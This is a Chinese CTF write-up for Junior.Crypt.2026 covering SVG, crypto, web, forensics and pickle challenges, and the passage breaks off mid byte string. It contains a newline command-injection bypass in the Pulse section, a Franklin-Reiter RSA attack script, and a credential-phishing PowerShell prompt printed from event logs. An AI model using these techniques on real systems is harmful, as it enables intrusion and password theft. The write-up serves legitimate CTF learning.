Junior.Crypt.2026 CTF Writeup
前言
我們戰隊組了三隊去玩:RCEs、RCEs-2、owo (因為一隊上限 3 人),結果 RCEs-2 排名比我們前面很多XD

Misc
Ghost Layers
題目給了一個 svg:

先上網找個 svg-formatter-beautifier 這樣比較好看
然後可以看到 <def> 中的 <g id="s17">:
<g id="s17">
  <g transform="translate(62.500,454.000) scale(0.009400,-0.009400)" fill="#f8efc9" stroke="#f8efc9" stroke-width="36" stroke-linejoin="round">
    <path d="M803 578Q803 728 746.0 818.5Q689 909 596 909Q504 909 447.5 819.0Q391 729 391 578Q391 426 447.5 336.0Q504 246 596 246Q689 246 746.0 336.5Q803 427 803 578ZM1096 84Q1096 -185 974.5 -304.5Q853 -424 580 -424Q488 -424 398.0 -410.5Q308 -397 215 -369V-100Q298 -146 384.0 -168.0Q470 -190 561 -190Q685 -190 744.0 -131.5Q803 -73 803 51V172Q760 92 689.0 53.0Q618 14 516 14Q324 14 211.0 164.0Q98 314 98 571Q98 837 211.0 993.0Q324 1149 514 1149Q610 1149 685.0 1104.0Q760 1059 803 977V1120H1096Z" transform="translate(0,0)" />
    <path d="M1151 811Q1103 855 1038.5 877.0Q974 899 897 899Q804 899 734.5 866.5Q665 834 627 772Q603 734 593.5 680.0Q584 626 584 516V0H291V1120H584V946Q627 1042 716.0 1094.5Q805 1147 924 1147Q984 1147 1041.5 1132.5Q1099 1118 1151 1090Z" transform="translate(1233,0)" />
    <path d="M616 909Q511 909 451.0 816.5Q391 724 391 559Q391 394 451.0 301.5Q511 209 616 209Q722 209 782.0 301.5Q842 394 842 559Q842 724 782.0 816.5Q722 909 616 909ZM98 559Q98 830 238.5 988.5Q379 1147 616 1147Q854 1147 994.5 988.5Q1135 830 1135 559Q1135 288 994.5 129.5Q854 -29 616 -29Q379 -29 238.5 129.5Q98 288 98 559Z" transform="translate(2466,0)" />

    <!-- 中間省略 -->

    <path d="M180 -143H301Q405 -143 441.0 -100.0Q477 -57 477 86V291Q477 455 526.0 523.0Q575 591 700 612Q574 631 525.5 698.0Q477 765 477 930V1139Q477 1280 441.5 1323.0Q406 1366 301 1366H180V1556H330Q578 1556 661.5 1482.5Q745 1409 745 1188V973Q745 822 799.5 764.5Q854 707 995 707H1057V516H995Q854 516 799.5 458.0Q745 400 745 250V35Q745 -186 661.5 -260.0Q578 -334 330 -334H180Z" transform="translate(46854,0)" />
  </g>
</g>
總共有 39 個 <path>,且注意到每個 <path> 的 transform 中,translate(x,y) 的 x 座標遞增,y 座標固定為 0,因此猜測這段就是 Flag 文字轉圖形。
所以也不用管後面在幹嘛,直接把其他部分都刪掉,然後把這串 <g> 拉出 <def>,同時把 fill="#f8efc9" 改成 fill="#000000" 方便我們看。
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 577.0 635.0" width="577.0" height="635.0">
  <g id="s17">
    <g transform="translate(62.500,454.000) scale(0.009400,-0.009400)" fill="#000000" stroke="#f8efc9" stroke-width="36" stroke-linejoin="round">
      <path d="M803 578Q803 728 746.0 818.5Q689 909 596 909Q504 909 447.5 819.0Q391 729 391 578Q391 426 447.5 336.0Q504 246 596 246Q689 246 746.0 336.5Q803 427 803 578ZM1096 84Q1096 -185 974.5 -304.5Q853 -424 580 -424Q488 -424 398.0 -410.5Q308 -397 215 -369V-100Q298 -146 384.0 -168.0Q470 -190 561 -190Q685 -190 744.0 -131.5Q803 -73 803 51V172Q760 92 689.0 53.0Q618 14 516 14Q324 14 211.0 164.0Q98 314 98 571Q98 837 211.0 993.0Q324 1149 514 1149Q610 1149 685.0 1104.0Q760 1059 803 977V1120H1096Z" transform="translate(0,0)" />
      <path d="M1151 811Q1103 855 1038.5 877.0Q974 899 897 899Q804 899 734.5 866.5Q665 834 627 772Q603 734 593.5 680.0Q584 626 584 516V0H291V1120H584V946Q627 1042 716.0 1094.5Q805 1147 924 1147Q984 1147 1041.5 1132.5Q1099 1118 1151 1090Z" transform="translate(1233,0)" />

      <!-- 中間省略 -->

      <path d="M180 -143H301Q405 -143 441.0 -100.0Q477 -57 477 86V291Q477 455 526.0 523.0Q575 591 700 612Q574 631 525.5 698.0Q477 765 477 930V1139Q477 1280 441.5 1323.0Q406 1366 301 1366H180V1556H330Q578 1556 661.5 1482.5Q745 1409 745 1188V973Q745 822 799.5 764.5Q854 707 995 707H1057V516H995Q854 516 799.5 458.0Q745 400 745 250V35Q745 -186 661.5 -260.0Q578 -334 330 -334H180Z" transform="translate(46854,0)" />
    </g>
  </g>
</svg>
點開圖片看便是 Flag。用個 OCR 把他讀出來就好。
Invisible Editor
題目給了一個 .docx 檔案,打開顯示 Did you see the flag?
把副檔名改成 .zip,看到有個 customXml/item1.xml,打開滑一下就能找出答案。
Crypto
Aperture Science: Stream Calibration
好久沒看到這種 Easy Crypto 了
題目給了以下 encrypt.py
encrypt.py#!/usr/bin/env python3

MOD = 1 << 32
A = 1664525
C = 1013904223

def keystream(seed, length):
    state = seed & 0xFFFFF
    out = bytearray()
    for _ in range(length):
        state = (A * state + C) % MOD
        out.append((state >> 24) & 0xFF)
    return bytes(out)

def xor_bytes(left, right):
    return bytes(a ^ b for a, b in zip(left, right))

def encrypt(message: bytes, facility_seed: int) -> bytes:
    return xor_bytes(message, keystream(facility_seed, len(message)))
以及 ciphertext.txt,裡面是一串 Hex
注意到 state = seed & 0xFFFFF 讓 state 的範圍限縮在 ~,所以我們只要考慮 seed 從 ~ 並爆破即可
承襲題目給的 code,並加入
c = bytes.fromhex(open("ciphertext.txt").read().strip())
for seed in trange(1<<20):
    m = encrypt(c, seed)
    if b'grodno{' in m:
        print(m.decode())
        break
因為題目是用 XOR,所以 decrypt 跟 encrypt 長一樣。
Aperture Science: Still Alive
題目給了 public.pem 和如下的 ciphertexts.json
ciphertexts.json{
  "c1": "...(略)",
  "c2": "...(略)",
  "a": 1337,
  "b": "5577100914618608347433571795909361526455637706263378490"
}
通靈問 AI 說是 Franklin-Reiter 相關訊息攻擊
也就是兩個明文有關係
如此
得到 為
和
的共根,即 為 的公因式,於是我們可以使用輾轉相除法求出
solve.sagefrom Crypto.PublicKey import RSA
import json

with open('public.pem', 'r') as f:
    key = RSA.importKey(f.read())
    n = key.n
    e = key.e

with open('ciphertexts.json', 'r') as f:
    data = json.load(f)
    c1 = int(data['c1'])
    c2 = int(data['c2'])
    a = int(data['a'])
    b = int(data['b'])

R.<x> = PolynomialRing(Zmod(n))
g1 = x^e - c1
g2 = (a*x + b)^e - c2

def gcd_monic(f1, f2):
    if f2 == 0:
        return f1.monic()
    else:
        return gcd_monic(f2, f1 % f2)

result = gcd_monic(g1, g2)

m1 = int(-result.coefficients()[0])

print(bytes.fromhex(hex(m1)[2:]))
Web
Pulse
一個網站,輸入網址會幫你 ping 他,可以輸入多行。
稍微測試一下發現有擋 ;、|、& 等字元,但僅限第一行。因此我們可以在第一行就輸入一個 - 跳掉,然後從第二行 Command Injection
-
find / -name "flag.txt"
然後
-
cat /opt/diagnostics/jobs/e3182e71-d5da-41e9-8b4a-5ef53c36d135/flag.txt
然後即可拿到 Flag。
Wrodle
網站是一個 Wrodle 遊戲,要過 50 關,每關有 6 次嘗試機會,同時有生命值是失敗時會扣,扣完遊戲就會重來。當 PPC 打叫 Gemini 跟 Claude 幫我寫個 Script
Gemini 生成的版本是直接用現成字庫去找,但由於字庫裡面可能亦有遺漏,所以我轉而叫 Claude 幫我改成字庫找不到時開始根據已知條件隨機自己生成單字
同時因為我們的字庫可能包含太多單字,是題目的伺服器沒收錄的,一直反覆送出他們會花太多時間,所以在得到not in word list時把我們自己這邊的字庫中該單字刪掉
都解完會得到
{hint: "This doesn't look like a flag... maybe it's not letters, but directions to them.", coordinates: '035 083 145 193 233 313 364 422 472 501'}猜測那串編號代表第幾個單字的第幾個字母,如 233 代表第 23 關單字的第 3 個字母。
Claude 給的腳本:
async function autoSolve() {
  console.log("正在載入 1.2 萬字完整大字庫(包含所有允許猜測的生僻字)...");
  let baseList = [];

  const wordlistUrl = 'https://raw.githubusercontent.com/tabatkins/wordle-list/refs/heads/main/words';

  try {
    const res = await fetch(wordlistUrl);
    if (!res.ok) throw new Error(`HTTP ${res.status}`);
    const text = await res.text();

    baseList = text.split('\n')
      .map(w => w.trim().toLowerCase().replace(/[^a-z]/g, ''))
      .filter(w => w.length === 5);

    console.log(`【字庫載入成功】共計 ${baseList.length} 個單字!`);
  } catch (e) {
    console.error("字庫下載失敗,請手動確認網路。");
    return;
  }

  // ============================================================
  // 核心修正:獨立的「約束狀態」物件,跟字典完全脫鉤
  // 不管字典有沒有查到候選字,這個狀態都會忠實記錄所有已知線索
  // ============================================================
  function createEmptyConstraints() {
    return {
      exactMatches: Array(5).fill(null),           // 每個位置確定的字母 (correct)
      excludedAt: Array(5).fill(null).map(() => new Set()), // 每個位置「已知不可能是這個字母」的集合
      minCounts: {},   // 每個字母「至少」出現次數(取歷史所有輪次的最大值)
      maxCounts: {},   // 每個字母「最多」出現次數(一旦某輪出現 absent,鎖定上限)
    };
  }

  // 每一輪 feedback 進來後,用「疊加」的方式更新約束,而不是覆蓋
  function updateConstraints(constraints, guess, feedback) {
    let roundCount = {}; // 這一輪猜測中,每個字母被標記 correct/present 的次數

    for (let i = 0; i < 5; i++) {
      const char = guess[i];
      const status = feedback[i];
      if (status === 'correct') {
        constraints.exactMatches[i] = char;
        roundCount[char] = (roundCount[char] || 0) + 1;
      } else if (status === 'present') {
        constraints.excludedAt[i].add(char);
        roundCount[char] = (roundCount[char] || 0) + 1;
      }
    }

    for (let i = 0; i < 5; i++) {
      const char = guess[i];
      const status = feedback[i];
      if (status === 'absent') {
        constraints.excludedAt[i].add(char);
        // 這個字母在這輪的「已確認次數」就是它的總數上限
        const cap = roundCount[char] || 0;
        constraints.maxCounts[char] = constraints.maxCounts[char] === undefined
          ? cap
          : Math.min(constraints.maxCounts[char], cap);
      }
    }

    for (let char in roundCount) {
      constraints.minCounts[char] = Math.max(constraints.minCounts[char] || 0, roundCount[char]);
    }
  }

  function matchesConstraints(word, constraints) {
    for (let i = 0; i < 5; i++) {
      if (constraints.exactMatches[i] && word[i] !== constraints.exactMatches[i]) return false;
    }
    for (let i = 0; i < 5; i++) {
      if (constraints.exactMatches[i]) continue;
      if (constraints.excludedAt[i].has(word[i])) return false;
    }
    let wordCounts = {};
    for (const char of word) wordCounts[char] = (wordCounts[char] || 0) + 1;

    for (let char in constraints.minCounts) {
      if ((wordCounts[char] || 0) < constraints.minCounts[char]) return false;
    }
    for (let char in constraints.maxCounts) {
      if ((wordCounts[char] || 0) > constraints.maxCounts[char]) return false;
    }
    return true;
  }

  // ============================================================
  // Fallback:當字典完全查無候選字時,直接對 26 字母做約束式 DFS 窮舉
  // 不依賴任何外部字典,純粹用邏輯推導出所有「理論上合法」的字串
  // ============================================================
  function bruteForceGenerate(constraints, limit = 3000) {
    const letters = 'abcdefghijklmnopqrstuvwxyz'.split('');
    let results = [];

    // 先為每個位置算出「候選字母集合」,減少 DFS 分支
    let allowedAt = [];
    for (let i = 0; i < 5; i++) {
      if (constraints.exactMatches[i]) {
        allowedAt.push([constraints.exactMatches[i]]);
      } else {
        const allowed = letters.filter(ch => {
          if (constraints.excludedAt[i].has(ch)) return false;
          if (constraints.maxCounts[ch] === 0) return false; // 完全不存在這個字母
          return true;
        });
        allowedAt.push(allowed);
      }
    }

    function dfs(pos, chars, counts) {
      if (results.length >= limit) return;
      if (pos === 5) {
        for (let ch in constraints.minCounts) {
          if ((counts[ch] || 0) < constraints.minCounts[ch]) return;
        }
        results.push(chars.join(''));
        return;
      }
      for (const ch of allowedAt[pos]) {
        const newCount = (counts[ch] || 0) + 1;
        if (constraints.maxCounts[ch] !== undefined && newCount > constraints.maxCounts[ch]) continue;
        counts[ch] = newCount;
        chars.push(ch);
        dfs(pos + 1, chars, counts);
        chars.pop();
        counts[ch]--;
        if (results.length >= limit) return;
      }
    }

    dfs(0, [], {});
    return results;
  }

  // 從候選字中挑一個「資訊量最大」的猜測:優先選擇包含較多不重複字母的字,
  // 這樣一次猜測能驗證更多不同字母的狀態,加速收斂
  function pickBestGuess(candidates) {
    let best = candidates[0];
    let bestScore = -1;
    for (const w of candidates) {
      const score = new Set(w).size;
      if (score > bestScore) {
        bestScore = score;
        best = w;
      }
    }
    return best;
  }

  // 保留你原本的字典過濾函式(邏輯相同,改用 matchesConstraints 統一實作,避免重複維護兩套邏輯)
  function filterWordsByConstraints(list, constraints) {
    return list.filter(w => matchesConstraints(w, constraints));
  }

  let currentCandidates = [...baseList];
  let constraints = createEmptyConstraints();
  let usingFallback = false; // 標記目前是否已經進入「字典外」的窮舉模式

  while (state.current_word <= state.total_words && !state.done) {
    console.log(`--- 目前進度:第 ${state.current_word} / ${state.total_words} 個單字 ---`);

    if (currentCandidates.length === 0) {
      if (!usingFallback) {
        console.warn("⚠️ 字典候選字已耗盡,切換為「約束式窮舉」模式(不再依賴字典)!");
        usingFallback = true;
      }
      currentCandidates = bruteForceGenerate(constraints);
    }

    let guessWord = pickBestGuess(currentCandidates);
    console.log(`發送猜測: "${guessWord}" (當前候選字剩餘: ${currentCandidates.length}${usingFallback ? ',窮舉模式' : ''})`);

    try {
      const data = await apiCall('/guess', {
        method: 'POST',
        body: JSON.stringify({ guess: guessWord }),
      });
      syncState(data);

      if (data.reset) {
        console.error("致命錯誤:生命值歸零,遊戲已被完整重置!請重新整理頁面再試。");
        break;
      }

      if (data.correct) {
        const solvedLevel = state.current_word - 1;
        console.log(`🎉 答對了!第 ${solvedLevel} 個字挑戰成功:「${guessWord}」`);

        // 記錄每一關的正確答案,供最後 /finish 拿到的 coordinates 解謎用
        window.__solvedWords = window.__solvedWords || {};
        window.__solvedWords[solvedLevel] = guessWord;

        // 進入下一關:重置字典候選字、約束狀態、fallback 標記
        currentCandidates = [...baseList];
        constraints = createEmptyConstraints();
        usingFallback = false;
        await new Promise(r => setTimeout(r, 300));
        continue;
      }

      if (data.wordFailed) {
        console.log("❌ 達 6 次嘗試極限,扣 1 命!單字不變,繼續收斂剩餘字表(約束狀態不會重置)。");
        // 注意:這裡刻意不 reset constraints,因為單字沒變,之前收集到的線索依然有效
      }

      // 無論目前是字典模式還是窮舉模式,約束狀態永遠疊加更新
      updateConstraints(constraints, guessWord, data.feedback);

      if (usingFallback) {
        currentCandidates = bruteForceGenerate(constraints);
      } else {
        currentCandidates = filterWordsByConstraints(currentCandidates, constraints);
      }
    } catch (err) {
      console.error("API 請求出錯:", err.message);

      // 伺服器字典跟我們本地字典有落差:這個字我們猜了但伺服器根本不收,
      // 代表這次請求完全沒有消耗掉任何嘗試次數,也沒有拿到任何 feedback,
      // 唯一該做的就是「以後永遠不要再猜這個字」,避免無限浪費請求。
      if (err.message && err.message.includes('not in word list')) {
        console.warn(`🗑️ 伺服器判定 "${guessWord}" 不在字典內,永久剔除(本關 + 全域字庫)。`);

        // 從本關候選字移除
        currentCandidates = currentCandidates.filter(w => w !== guessWord);

        // 從全域 baseList 移除,避免下一關重置候選字時又把它撿回來
        const idx = baseList.indexOf(guessWord);
        if (idx !== -1) baseList.splice(idx, 1);

        // 不需要 sleep,因為這不是真的網路/伺服器錯誤,重試不會有幫助也不會有害,直接進下一輪即可
        continue;
      }

      // 其他未知錯誤(網路問題、伺服器 500 等)才用原本的保守重試策略
      currentCandidates.shift();
      await new Promise(r => setTimeout(r, 1000));
    }
  }

  if (state.done) {
    console.log("🏆 50 關全數通關!正在索取 Flag...");
    try {
      const finalData = await apiCall('/finish');
      console.log("恭喜獲取最終通關數據:", finalData);

      if (finalData.coordinates) {
        decodeCoordinates(finalData.coordinates);
      }
    } catch (e) {
      console.error("獲取最終 Flag 失敗:", e);
    }
  }
}

// ============================================================
// 解謎輔助函式:假設 coordinates 每組三位數 = 「前兩碼:關卡編號(01~50)」
// + 「末碼:該關答案內第幾個字母(1~5)」,依序取出字母組成 flag。
// 若拼出來不像 flag,會同時印出其他可能的拆法,方便手動比對。
// ============================================================
function decodeCoordinates(coordString) {
  const solved = window.__solvedWords || {};
  const parts = coordString.trim().split(/\s+/);

  console.log("=== 嘗試解碼 coordinates(假設:前兩碼=關卡編號, 末碼=字母位置) ===");

  let result = '';
  let ok = true;
  for (const p of parts) {
    if (p.length !== 3) { ok = false; break; }
    const level = parseInt(p.slice(0, 2), 10);
    const pos = parseInt(p.slice(2, 3), 10);
    const word = solved[level];
    if (!word || pos < 1 || pos > 5) {
      console.warn(`⚠️ 無法解析 "${p}":level=${level} pos=${pos} word=${word || '(未記錄,可能是尚未通關或編號從0開始)'}`);
      ok = false;
      continue;
    }
    result += word[pos - 1];
  }

  if (ok) {
    console.log(`解碼結果: "${result}"`);
  }
}

autoSolve();
得到
解碼結果: "emmagtsrow"所以 Flag 就是 grodno{emmagtsrow}
Forensics
Invoice Without A Bank
題目說 email 的主旨是 Fatura Emitida - 開頭的
因為信也不多,所以直接用 QuickLook 一個一個看即可。

Flag:
grodno{Vl6s3kCIKaUvwaUAeY.pdf_6ZFYeMmltso}
而若信件 sample 過多,我們可藉由以下(AI寫的)腳本:
from pathlib import Path
from email import policy
from email.parser import BytesParser

for eml in Path("emails").rglob("*.eml"):

    with open(eml, "rb") as f:
        msg = BytesParser(policy=policy.default).parse(f)

    subject = msg.get("Subject", "")

    if "Fatura Emitida -" not in subject:
        continue

    subject_id = subject.split("Fatura Emitida -", 1)[1].strip()

    for part in msg.iter_attachments():
        fn = part.get_filename()
        if fn and fn.lower().endswith(".pdf"):
            print("EML:", eml)
            print("PDF:", fn)
            print("ID :", subject_id)
            print(f"\nFLAG = grodno{{{fn}_{subject_id}}}")
輸出如下:
EML: emails\sample-717.eml
PDF: Vl6s3kCIKaUvwaUAeY.pdf
ID : 6ZFYeMmltso

FLAG = grodno{Vl6s3kCIKaUvwaUAeY.pdf_6ZFYeMmltso}
Prompt And Pretext

題目給的是這個 sbousseaden/EVTX-ATTACK-SAMPLES: Windows Events Attack Samples
看這篇 [技術解析] 005 學習 Windows 事件日誌(Windows Event log ) - 飛飛 中的PowerShell 日誌監控部分嚴肅學習。可以知到 Event ID 4104 (Script Block Logging):即使攻擊者使用了混淆技術(Obfuscation),Windows 也會先解密再記錄,因此能看到實際執行的指令。
所以我們首要之務就是去找這類的日誌。
笑死,搞指令工具搞半天,發現 Excel 才是王道!
直接用 Excel 打開 evtx_data.csv,建立篩選器找出 Event ID 4104 的紀錄,只有兩個,可以在其中一個的 ScriptBlockText 欄位找到:
function Invoke-LoginPrompt{
$cred = $Host.ui.PromptForCredential("Windows Security", "Please enter user credentials", "$env:userdomain\$env:username","")
$username = "$env:username"
$domain = "$env:userdomain"
$full = "$domain" + "\" + "$username"
$password = $cred.GetNetworkCredential().password
Add-Type -assemblyname System.DirectoryServices.AccountManagement
$DS = New-Object System.DirectoryServices.AccountManagement.PrincipalContext([System.DirectoryServices.AccountManagement.ContextType]::Machine)
while($DS.ValidateCredentials("$full","$password") -ne $True){
    $cred = $Host.ui.PromptForCredential("Windows Security", "Invalid Credentials, Please try again", "$env:userdomain\$env:username","")
    $username = "$env:username"
    $domain = "$env:userdomain"
    $full = "$domain" + "\" + "$username"
    $password = $cred.GetNetworkCredential().password
    Add-Type -assemblyname System.DirectoryServices.AccountManagement
    $DS = New-Object System.DirectoryServices.AccountManagement.PrincipalContext([System.DirectoryServices.AccountManagement.ContextType]::Machine)
    $DS.ValidateCredentials("$full", "$password") | out-null
    }
 $output = $newcred = $cred.GetNetworkCredential() | select-object UserName, Domain, Password
 $output
 R{START_PROCESS}
}
Invoke-LoginPrompt
所以 Flag 為 grodno{Invoke-LoginPrompt_R{START_PROCESS}}。
AI
Pickles

題目給了一個 payload.pyc 一個 model.pkl
用 PyLingual 反編譯 pyc 檔得到
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: '/home/atlas/Code/thm/tasks/pickle-receipt/author/payload.py'
# Bytecode version: 3.10.b1 (3439)
# Source timestamp: 2026-07-10 14:39:33 UTC (1783694373)

"""Code that the compromised model executes while being unpickled."""
from __future__ import annotations
import base64
import hashlib
_WORDS = (b'snow', b'candle', b'tangerine', b'clock')
def _stream(key: bytes, size: int) -> bytes:
    out = bytearray()
    counter = 0
    while len(out) < size:
        out.extend(hashlib.blake2s(key + counter.to_bytes(2, 'little')).digest())
        counter += 1
    return bytes(out[:size])
class LedgerModel:
    def __init__(self, cipher: bytes, weights: bytes, seal: bytes):
        self.cipher = cipher
        self.weights = weights
        self.seal = seal
    def infer(self, text: str, history: list[str]) -> dict[str, object]:
        score = (sum(text.encode()) + self.weights[0]) % 101
        sequence = b'|'.join((x.encode() for x in history[(-4):]))
        if hashlib.sha256(sequence).digest()!= self.seal:
            return {'score': score, 'label': 'invoice' if score > 50 else 'receipt'}
        else:
            key = hashlib.blake2s(self.weights + sequence + b'inference-cache').digest()
            plain = bytes((a ^ b for a, b in zip(self.cipher, _stream(key, len(self.cipher)))))
            return {'score': score, 'label': 'receipt', 'ticket': base64.b85encode(plain).decode()}
def install_supply_chain_probe(cipher: bytes, weights: bytes, seal: bytes) -> LedgerModel:
    """This is reached by REDUCE during pickle.load()."""
    return LedgerModel(cipher, weights, seal)
為了安全考量,我們手動解密,而非直接執行它原本的
使用 Fickling 反編譯 pickle 檔案中的程式
fickling model.pkl得到
from payload import install_supply_chain_probe
_var0 = install_supply_chain_probe(b'\xbf\x1d\xa5\xef7\xf6Ff\x037:L\xb8\xebK&\xf1\xfd\xed\x04\x8a\x00T\x0ff\x89rm', b'\x1c\xeb\x85g\n\x052\xcbE>\xba+\xd0\x96H\xbfg\xe1\x0f\xec\x0c\x92\x06~\xa1\xbf L\xfd\x841\xec\xdc\xdeV\xb5_\xcb\xb7B\x9ba[|\xc7\x8f+\xdf\x14\xbb\xe2\xce\x1e\x92\x13\xdf\xeb\xd7\xdd\x14\x0e\xe9\x7f\xf4\xe7\x90\x1b\xf5C)\x17u8\x03\xda\x9d\x1fI\xb8\xb1>XL\x95s\xd0\x1e3\xd8\xa8\xfah\x87\xd2\xac\xc5i\x9f\xae\x1e*\xaa\x81\xb0\xef\xa6\xf7\xad\xe0\x1b\xfb7\xa3B\xd30\x19B\x1d\x83\xed\xc2\xf8r\x8dSu\xa1=\xf3\xfcb2\xccG\xcf\xa7\x06\xcf\xb0;\xff^G\xd6|Y f0#\x8e\x9f\xe5KK\xd1E\xb0\xd8~s\x05w\x1ab\xaa\x8d\x13\x17%\x8f\xafN\x9b\x8c\xd2\xc4\x99~\xf0M\xdcC\xd55B\xd3i\x13\x90j\x05\xf1`\xfc\xf6u\xdaN\x84\xf6\x1ae\xc5Ya\xa3\xfb\xf6M21\x0f1\x9a\x84V^\x10\x1c>\xa2X\x14\x04\xd2\x9d%\xb4\x87$\x95dj\xeayb\x9e\xfcEb\xc2\xe2\xd9\xb0\xe4\xf3\xad\x17\xcd\\\xce\x02\xdf\xb6_\x12\xfcEt64R\xd3\xb4\x95\xd4_\x13\xcb\x8b\xa3\xec\xb7[\xd1\xfc\x04\xe9][\xe0&\xcar\xab\xeb%d\xb2\xc3kE\x85\x04\xf47\xb4\xd40\xe5BE?V\xe5\xa1\x97\xbe\xa4\x84\xea\xb8\x86\xc2\xa8\x8da\x8a_\xf6.\xe5\xb5\xdf\xf9\x08n\xefD\nN\x1dm\xc7\xd3\xbb\x01\xd4\xc0#\xf1{\xc0\x86\xf9^r\xa6s.^\x0b\x17I\x06\xc4\x9b\xa9\xe2\xcfy@X\xdc\xc7\x90\xa0\x11\xd5b\xb7\xe8j\x89\x9e\xd5u\xe4\x11\xac\xef+\xf9\xbe\x9a\x9do\x96\x8a\xcd\xe8\x9d[<\xf2\xf6\x98\xe7\xde\x05Mdg\xb3\xfd\x91\xd8\x07\xe0Q%\xa6\x1fp\xf2\xc43\xf8\x8d&\x98aC_\xaa\xc9A\xff\xcc&\xa1\x8d\x89\xa5P$\xe3^!q\xa8h[oK\xd1\xbbx\xe0\xd2ZY(\x96t\xd1\xc5\xc0\x19xv\xce\x98\xfakZs\x9d\xe5r\xbb\xb1\xff\xb0\xa5\x8b\xbag@P\x8b@!\x08/\r"\xdb{\xea\xdc\xc4\xbf9\xd8\xb3H\xae\xf1\xa4D\xdb\x8c\xfeo\n\x96kz\xf4*\xb2W\xda\x90f\x18\x95r\xdd\x17\\DK\x1d\xd6\xf9]\xcc *\xf6h\xb7.n\x11\x19nv\xffKka 